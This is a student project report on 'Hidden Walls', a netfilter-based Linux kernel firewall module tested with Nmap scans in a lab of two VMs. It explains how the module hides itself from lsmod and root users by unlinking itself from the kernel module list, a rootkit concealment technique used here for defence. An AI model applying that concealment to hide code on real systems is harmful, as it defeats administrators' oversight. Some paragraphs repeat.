Hidden Walls

By

Kaustubh Jha **18BCE1043**

Yash Dekate **18BCE1307**

Aditya Prasad **18BCE1047**

A project report submitted to

Prof. Ganapathy S

SCHOOL OF COMPUTING SCIENCE AND ENGINEERING

in partial fulfilment of the requirements for the course of

CSE3502 – Information Security Management

in

B.Tech. COMPUTER SCIENCE AND ENGINEERING

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

VIT CHENNAI

Vandalur – Kelambakkam Road

Chennai – 600127

June 2021

BONAFIDE CERTIFICATE

Certified that this project report entitled "**Hidden Walls"** is a bonafide work of **Kaustubh Jha (18BCE1043), Aditya Prasad (18BCE1047) and Yash Dekate(18BCE1307)** who carried out the Project work under my supervision and guidance for **CSE3502 – Information Security Management.**

ACKNOWLEDGEMENT

We wish to express our sincere thanks and deep sense of gratitude to our project guide, **Prof. Ganapathy S,** for his consistent encouragement and valuable guidance offered to us in a pleasant manner throughout the course of the project work. We also take this opportunity to thank all the faculty of the school for their support and their wisdom imparted to us throughout the course.

We thank our parents, family, and friends for bearing with us throughout the course of our project and for the opportunity they provided us in undergoing this course in such a prestigious institution.

TABLE OF CONTENTS

ABSTRACT

Attackers always study the systems that they're planning to attack. As a result, during executing the attack, they already know all the weak points of the system and where all the security mechanisms are planted and when they come into action, which gives them high chances of being successful in carrying out their attacks successfully rendering the target system helpless as it can do nothing but suffer the consequences.

The objective of our project is to introduce an additional custom configurable layer of security in the system which would always be hidden so that the attacker won't be able to study it during reconnaissance. During the attack, this hidden layer would come to surface and will surely tend to disrupt the malicious plans of the attacker. Hence, we're trying to improve the security at endpoints.

INTRODUCTION

In today's rapid development of computer network technology, network security problems have troubled people a lot and internet are the main target of attack. Firewall is there to ensure the emergence of network security and design of computer hardware or computer software systems, but attackers still able to find out major weak points through certain malicious websites or other means. These attacks intend to reduce the network performance reasonably, through circumstances where the intended user cannot access the network. If attacker finds out the loop hole in our network security, they can easily access any resources.

The primary purpose of these attacks is to make resources unavailable for use or block the servers as much as possible by flooding the target's system with traffic or sending the malicious files. As a result, it reduces the network performance by targeting network bandwidth or connectivity. In such circumstances, we would require internal system design and development of our own firewall rules. In order to improve reliability and mitigate information system security risks, various techniques must be implemented immediately, like here we have shown how hidden modules are used to achieve high network security needs and restricting attackers to access our data.


In computer security terms, a Hidden wall works like setting a trap for hackers. It is intended to attract cyberattacks as they are unaware of the hidden modules generated by hidden walls, during the attack, this hidden layer would come to surface and will surely tend to disrupt the malicious plans of the attacker. Hidden Wall is a module generator in Linux kernel with its own custom rules along with netfilter (block ports, Hidden mode, rootkit functions, etc.). In this case, the attacker will not find our hidden kernel module that blocks external access just like a second layer for Firewall with customized rules by using a combination of netfilers and iptables, which will be hooked to the kernel. The objective of Hidden walls here is to preserve data confidentiality, integrated integrity, availability of information resources, and data accountability.

RESEARCH GAPS

Hackers see host reconnaissance as their first step to gather information about open ports and vulnerabilities for a successful attack. The goal of reconnaissance is to discover the following information

- IP addresses of hosts on a target network.
- Accessible User Datagram Protocol (UDP) and Transmission Control Protocol (TCP) ports on target systems.
- Operating systems on target systems.

Reconnaissance can be divided into passive and active. While passive reconnaissance focuses on sniffing regular traffic to gain information from user groups, website, business partners and social engineering, active reconnaissance involves in port scanning and OS scanning.



After identifying the host within the target network, one can use port scanning techniques like TCP connect scan, SYN, FIN, ACK or NULL scan to identify potential vulnerabilities. These scanning techniques are usually done with Nmap, one of the most common and powerful tools to carry out port scanning and bypass firewall rules.

Firewalls can only work effectively on traffic that they can inspect. Regardless of the firewall technology chosen, a firewall that cannot understand the traffic flowing through it will not handle that traffic properly. The most important factor in ensuring a firewall provides maximum protection is to ensure it is configured appropriately. A poorly configured firewall will leave gaping holes in your attack surface. If an attacker gets in, it isn't the firewall's fault; it had been just doing what it had been told. One could argue that the firewall hasn't technically been "bypassed" because it was never told to restrict the relevant traffic in the first place.

Depending on the feature-set of the firewall, it will only allow you to restrict access in certain ways. Although some penetration techniques might try to exploit a vulnerability or weakness in the firewall's software or systems that are behind the firewall. As an example, if you have a poorly configured SSH server behind the firewall, then it's not the firewall's fault that the attacker was able to authenticate as root with "password" as a password. The firewall was configured to only allow access via port 22 (SSH), so it's done its job. Again, one could rightly argue that the firewall hasn't been bypassed during this situation, but someone's still got into your network.

Some firewalls offer more advanced features such as intrusion prevention and application layer filtering. IPS firewalls make an attempt to understand the content of the traffic that's flowing and block some common methods of exploiting weaknesses in systems hosted behind it. Again, this relies on careful configuration to be effective. If you haven't enabled the correct IPS protections, then it's not the firewall's fault if someone successfully exploits that vulnerability. Some penetration techniques exist which try to slip traffic past these protections in a form that doesn't trigger the block, but still exploits the weakness. Some firewalls offer more advanced features such as intrusion prevention and application layer filtering. IPS firewalls make an effort to know the content of the traffic that's flowing and block some common methods of exploiting weaknesses in systems hosted behind it. Again, this relies on the careful configuration to be effective. If you haven't enabled the right IPS protections,

then it isn't the firewall's fault if someone successfully exploits that vulnerability. Some penetration techniques exist which attempt to slip traffic past these protections during a form that does not trigger the block but still exploits the weakness.

While there are many firewalls hacking or bypassing tricks that cybercriminals can use to interrupt or get past your network firewalls, that doesn't mean you're completely helpless which you shouldn't bother. Instead, it's important to recognize the risks you face and to take proactive measures to limit them. Although there is no full-proof solution that will 100% guarantee that you'll never face a cybersecurity breach, there are some things that you can do to manage your vulnerabilities and risk.

So, to prevent attackers to get through our security layer we should consider our network and apps, using multiple firewall layer which is configured differently, so the same exploits and vulnerabilities won't work against all of our network firewalls.

Somehow that's what we are doing here we are introducing an additional custom configurable layer of security in the system which would always be hidden so that the attacker won't be able to study it during reconnaissance and it will act as a secondary firewall layer. During the attack, this hidden layer would come to the surface and will surely tend to disrupt the malicious plans of the attacker.

CONTRIBUTIONS

We all have given our equal time and contribution by working on these 4 major modules of our project as well as all other tasks. Below are the contributions of all our group members.

- **Kaustubh Jha**

  Module Hiding/Unhiding and Netfilter Hooking & Packet Handling in Hiddenwall.c and Sandwall.c construction, and HiddenWalls Testing.

- **Yash Dekate**

  SYN-FLOOD Attacking Script, Netfiler Hooking & Packet Handling and Public Port Acceptance in Hiddenwall.c and Sandwall.c construction.

- **Aditya Prasad**

  Parser.py for the CLI tool, WallGen.py for rule and template files extraction, and Case Construction.

LITERATURE SURVEY / EXISTING WORKS

1.Using Linux Kernel Modules for Operating Systems Class Projects by Timothy Bower (https://bit.ly/3uDVjQ2)

This paper talks about the various projects that can be carried out using the Linux Operating System. It classifies these projects into various categories out which, we decided to go with the category which involved 'Modifying or adding on to the functionality of kernel modules'. Following that, it gives a short summary of what Linux Kernel Modules actually are and then goes on to describe some of the projects that can be done with them and its associated difficulties.

2. The Research and Application of Firewall based on Netfilter by Qing-Xiu Wu (https://bit.ly/3q32fm4)

This paper talks about how the recent rapid development of computer networks and our reliance on it has made network security so important. It then talks about how security features of Linux have evolved over the years. The most important that has been pointed out is that netfilters and iptables in combination can be used as a firewall solution. In this paper it is explained that how netfilter/iptables firewall system, netfilter components are located in the Linux kernel space, enabling static packet filtering and stateful packet inspection (dynamic packet filtering) basic firewall functionality, as well as its support for a flexible and extensible framework, supports NAT network address translation, and other additional features, and provides multiple layers of API interface to support third party extensions, netfilter built firewall, NAT shared Internet access, Construction of a transparent proxy with NAT, and building security features such as QoS and policy routers. Iptables is working on Linux firewall configuration in user-space tools, from the command line mode allows the user to configure netfilter firewall filtering and management rules. Since both of these, viz., the netfilter and iptables are inbuilt to Linux, we decided to make a custom hidden security module out of those in the kernel.

Existing work

In the past, the authors of

- Application of firewall technology in computer network security. Comput. Knowl. Technol. 10, 3743–3745 (2014) - Ma, L., Liang, H
- Firewall technology and its development. Comput. Eng. Appl. 147–149 (2004)- Su, J., Yuan, J
- Research of immune-based technology for the firewall system security. Microcomput. Inf. -Yang, Z., Cheng, Q

focused on the security of firewalls and VPNs, but they did not discuss anything regarding the attacks or threats on firewalls and VPNs. They did not provide any specific method or solution about how to improve the security issues of firewalls.


The authors of


- Firewall to build a safe and efficient enterprise Intranet. Network World 2011-12-12 (021) (2011)

focused on an example of a system using both Firewall and VPN. It presents a case of two firewalls with the same configuration in the same network node, which communicate with each other through a direct connection and focuses only on the deep packet inspection technology of firewall. In addition, they have only concentrated on one attack rather than its relationship with the firewalls.

The work done by us help us to reduce the effect of several attacks done by hacker to bypass the firewalls by generating extra security layer which will be hidden to attackers, so even they think the system is vulnerable enough to attack the hidden layer module which we generating will disrupt the malicious plans of the attacker.

SYSTEM ARCHITECTURE / FLOWCHART





PROPOSED WORK

We have created a CLI tool to create custom ‘Hidden Walls’ which are essentially hidden Linux Kernel Module with custom configurations. This CLI tool behaves as a custom Linux Kernel Module generator.

This tool would basically introduce an additional layer of security in the kernel of the operating system by using a combination of netfilers and iptables as described in the paper listed on the previous slide. This additional module is hooked to the kernel.

1.Description of each module

- **Configuration Module**

  This is where we mention our ‘firewall’ configuration that we want to specify for our system. Here we include public ports (ports visible to any machine), whitelisted machine IP addresses (machines that are trusted by us to be non-threatening) and the ports to which the whitelisted machines can connect to. We can also mention our unique ‘hide’ and ‘unhide’ keys that are known only to us. This is needed when we have to hide or unhide the module inserted in the kernel. Since the kernel module is hidden by default, we would need to unhide it using the unhide key in order to overwrite or remove it. If we unhide it for some reason, we can hide it back without having to remake the modules again. We can simply use the ‘hide’ key.

- **Templates Module**

  This file is used to carry out the core functionality of hiding the kernel module and deciding which packets are accepted/dropped at which port based on predefined parameters in the configuration file.

  It does this with the help of netfilter hooking. The unique thing about HiddenWalls is the flexibility it offers you and this is the module responsible for it. We can write many types of templates depending upon the type of firewall functionality we desire and we can invoke them as per the rules defined in the hiddenwall configuration file.

- **Parser Module**

  This module is used to generate the CLI and make it a complete command line utility tool. It takes in the configuration file to use along with the template file according to the functionality desired.

2.Detailed working of each module

- **Configuration Module (server.yaml)**

  In the above file, we are basically setting up the basic configuration rules for the firewall.

  We set up the module_name which is the name for the hidden firewall module, public_ports which are the ports that should be publicly visible to every machine, hide_key and unhide_key to hide/unhide our module and at last, the whitelist which are the IPs which are trusted by our machine to communicate with through specific ports only.

- **Templates Module (hiddenwall.c)**
  - **Module Hiding/Unhiding**

    list.h provides a predefined mechanism in Linux to handle the kernel modules as a doubly linked list. When the kernel module is visible, it is because the THIS_MODULE pointer is pointing to it. The THIS_MODULE pointer is created automatically during kernel module initialization along with the struct.It provides a struct as follows-

```
struct list_head
{
        struct list_head *next, *prev;
};
```

The module_hide() function is called in init() at the beginning so that, to the user, the module is hidden by default. The module_hide() method stores the module pointed to by THIS_MODULE . It stores the value pointed to by this pointer in a variable of type struct list_head. Then the currently pointed to module is deleted from the doubly linked list. To unhide the module we simply add back the variable of type struct that holds the module. All this is triggered when we enter the respective hiding/unhiding keys.

- **Netfliter hooking and packet handling**

  The concept behind accepting and dropping the packets is that we are using the struct sk_buffer which is a doubly linked list and it stores the header information for packets.Based on the protocol, we call the respective function. In the function a struct (eg: icmphdr) is used to hold the header information. Using the header struct, we can check the parameters like ‘saddr’ and ‘type’ which are used to decide whether to accept or drop the packet. If the source address is in the whitelist, the packet is accepted. Another case in which the packet is accepted is that if the packet is an echo reply.

- **Public port acceptance**

  In this we are simply accepting the packets at the public ports as specified in the configuration file.In a nutshell, this simply means that we are accepting communication through these ports for the IPs which are whitelisted by us in the configuration file.

- **Parser Module (Wallgen.py and parser.py)**

  - **Get and parsing user options**

    Gives you option to change the template, if you want to use another template, you can use "wall.c", so the template module "hidden wall" has the option to run on hidden mode (is not visible to "# lsmod" for example).

3.Methodology

- The configuration rules are created, stored and then transferred to the template file where the functions have been defined using the rules as parameters to hide/unhide the module. It is also defined when to accept or drop packets and from which port(s).

- The template file generates an output .c file called with the configurations processed using specialized functions.

- We then switch to the directory of these output .c files and ‘make’ the object (.o) and kernel object (.ko) files per the commands in the Makefile in this directory.

- We then insert the module in the kernel using **insmod**. This module is hidden by default and can’t even be seen by the root user unless they know the key to unhide it.

RESULTS AND DISCUSSION

1.Software Requirements:

- Programming Languages Needed

  1.Python for CLI functionalities.

  2.C for Linux configurations and making templates.

- Serialization Languages Needed

  1.YAML for configuring custom firewall rules.

  2.Operating Systems & Kernel Knowledge Needed.

  3.Linux and its Kernel in VM Environments for implementing hidden modules and testing those.

2.Virtual Machine (VM) Descriptions

- **Linux Ubuntu** would serve as our **victim**. It is on this machine that the whole HiddenWalls will be implemented. It is like implementing a hidden firewall which is invisible to the attacker.

- **Kali Linux** would serve as our **attacker**. It is through this machine that the attacker would try to attack the victim. Before attacking, it is a common practice to gather information and study the vulnerabilities. He would try to do this by a Nmap scan but eventually, won't be able to gather much information due to the HiddenWall.

3.Casewise Results

- **Without HiddenWall**

  This is an initial Nmap scan of our victim machine before applying any HiddenWall module to it.

```
yashtazor@kali:~/Desktop$ nmap -sV 192.168.10.132
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-06 11:50 IST
Nmap scan report for 192.168.10.132
Host is up (0.020s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.56 seconds
yashtazor@kali:~/Desktop$
```


- **IP Removed from Whitelist – Public Ports Remain Same**

  Here, we can see that the ports 21 and 22 are not visible as the attacker IP has been removed from whitelist.

```
yashtazor@kali:~/Desktop$ nmap -sV 192.168.10.132
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-06 11:58 IST
Nmap scan report for 192.168.10.132
Host is up (0.00047s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE VERSION
53/tcp  closed domain
80/tcp  closed http
443/tcp closed https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.28 seconds
yashtazor@kali:~/Desktop$
```

Packets are simply being RESET as 80 is a closed public port on Ubuntu.




- **IP Removed from Whitelist – 80 Removed from Public Ports**

  Here, we can see that the apart from ports 21 and 22, now even port 80 is also not shown as it has been removed from the public ports.

```
yashtazor@kali:~/Desktop$ nmap -sV 192.168.10.132
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-06 12:01 IST
Nmap scan report for 192.168.10.132
Host is up (0.00077s latency).
Not shown: 998 filtered ports
PORT    STATE  SERVICE VERSION
53/tcp  closed domain
443/tcp closed https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.21 seconds
yashtazor@kali:~/Desktop$
```

  No ACK or RESET packets are shown as 80 is not a public port on Ubuntu.




- **IP Removed from Whitelist – 53 is a Closed Port**

  Here, we can see that all the public ports are visible and port 53 is closed. 21 and 22 are not seen as the IP has been removed from the whitelist.

```
yashtazor@kali:~/Desktop$ nmap -sV 192.168.10.132
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-06 12:18 IST
Nmap scan report for 192.168.10.132
Host is up (0.0056s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE VERSION
53/tcp  closed domain
80/tcp  closed http
443/tcp closed https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.94 seconds
yashtazor@kali:~/Desktop$
```

  Connection is simply refused as 53 is a closed public port on Ubuntu.




- **IP in Whitelist – Public Ports Remain Same**

  Here, we can see that all the public ports as well as the ports 21 and 22 are visible as the IP is in whitelist.

```
yashtazor@kali:~/Desktop$ nmap -sV 192.168.10.132
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-06 12:07 IST
Nmap scan report for 192.168.10.132
Host is up (0.0013s latency).
Not shown: 995 filtered ports
PORT    STATE  SERVICE VERSION
21/tcp  open   ftp     vsftpd 3.0.3
22/tcp  open   ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
53/tcp  closed domain
80/tcp  closed http
443/tcp closed https
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.40 seconds
yashtazor@kali:~/Desktop$
```

  Packets are simply being RESET as 80 is a closed public port on Ubuntu.



